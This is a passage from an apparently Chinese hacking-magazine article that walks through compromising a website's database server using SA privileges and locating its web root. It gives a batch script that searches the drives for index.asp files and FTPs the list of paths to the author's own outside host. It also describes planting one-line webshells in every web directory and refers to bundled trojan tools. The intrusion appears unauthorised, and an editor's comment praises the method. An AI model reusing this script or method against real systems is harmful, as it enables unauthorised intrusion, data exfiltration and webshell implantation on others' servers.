最后发现自己表述能力真的很差，如果有什么不懂的地方，欢迎到“黑手”论坛找我，我的新id是dreaming，旧的id丢了！

[作者用到的工具：JSP一句话木马客户端.rar和job.war已收录在本期光盘]

编辑点评：

一个小小的空格让作者烦恼了很长时间呀，大家也要记住，再遇到这种情况该如何办。不过作者最后得到数据库站的权限后利用发散思维，用相同配置再获得web服务器权限，这个思路值得赞赏的。




图4




图5




图6

还不错，看来还不是特别变态。

本来想加个用户然后登录3389的，可是一想这应该不可能实现，因为我们只扫描到了两个端口，3389肯定不会让我们连接的。如果想连接3389的话，就只能用端口映射这个办法了。

那要怎么办呢？也许有的朋友要说了，直接把木马传到网站上运行一下不就行了吗？可是现在我们是不知道该网站是不是web和数据库分离的，如果这样的话，我们只能上传到数据库服务器上，对web服务器是没有影响的。还有最关键的一点，就是俺没有免杀的大马，以前没有，现在还是没有（大牛们不要鄙视小菜们啊，要有共享的精神，送小弟一只免杀木马啊）。

对于这种环境的网站，我一般会先分析网站是不是把数据库分离了，然后再向网站根目录上传asp木马。其实这两个工作可以放到一起干，就是直接用啊D列目录。为啥要用啊D列目录呢？因为在网站屏蔽了错误提示时，自然是返回不了错误信息的，而NBSI、DOMAIN这时就没辙了，而啊D会利用折半分析的方法来猜解目录。原理不多说了，大家可以用“WSockExpert”这个经典工具抓包分析，如果你要想成为一个注入高手，分析牛人的东西是一个必须的过程。如图7，是我抓到的啊D猜解目录的语句，相当的经典。

2、SA权限查找网站根目录新方法

虽然能用折半分析法猜解目录，但速度慢的可怜，我检测的时候啊D就被卡死过好几次。最后终于在E盘发现了点有用的东西，貌似这个盘存放着web目录，可是接下来我就发现困难重重了，因为宿舍网速超慢的问题（五个人占用一个网线），这个盘底下的东西一直没有猜解完全就卡住不动了。

那我们如何来找到网站的根目录呢？小菜我想了很久，最后终于想出一个弱智但是很好用的方法，就是用DOS的DIR命令，不废话了，把我写好的批处理代码给大家：

```
@echo off
for %%i in (c d e f g h ) do (
fsutil fsinfo drivetype %%i:|findstr "固定驱动器">nul && dir /s /b %%i:index.asp>>result.txt)
echo open www.neverfox.com >ftp.txt
echo 1>>ftp.txt
echo 1>>ftp.txt
echo binary>>ftp.txt
echo put result.txt >>ftp.txt
echo bye >>ftp.txt
ftp -s:ftp.txt
del ftp.txt
del result.txt
```

这个批处理的功能就是依次列举相关盘符（c、d、e、f、g、h）下的所有index.asp文件，然后把index.asp的完整路径保存在result.txt这个文件里，再用FTP的方式把result.txt传到我自己网站的根目录下。这样我们访问自己网站上的result.txt就能知道目标网站的根目录信息了。

其实我们还有一种更霸道的方法，就是将DIR出来包含index.asp的文件夹，在其目录下面全部插入一句话木马，这样我们只要用一句话客户端访问index.asp同目录下的一句话后门文件，就能成功拿到网站的webshell。这样做很简单，不过这种“盲插”的办法太过霸道，可能会生成很多的垃圾文件，不推荐大家使用。

这两个批处理在本机测试通过，偶高兴啊，赶紧把这个批处理用阿D的上传功能上传上去，这里我传到了“c:\windows\temp\1.bat”，如图8所示。




图7




图8




图9

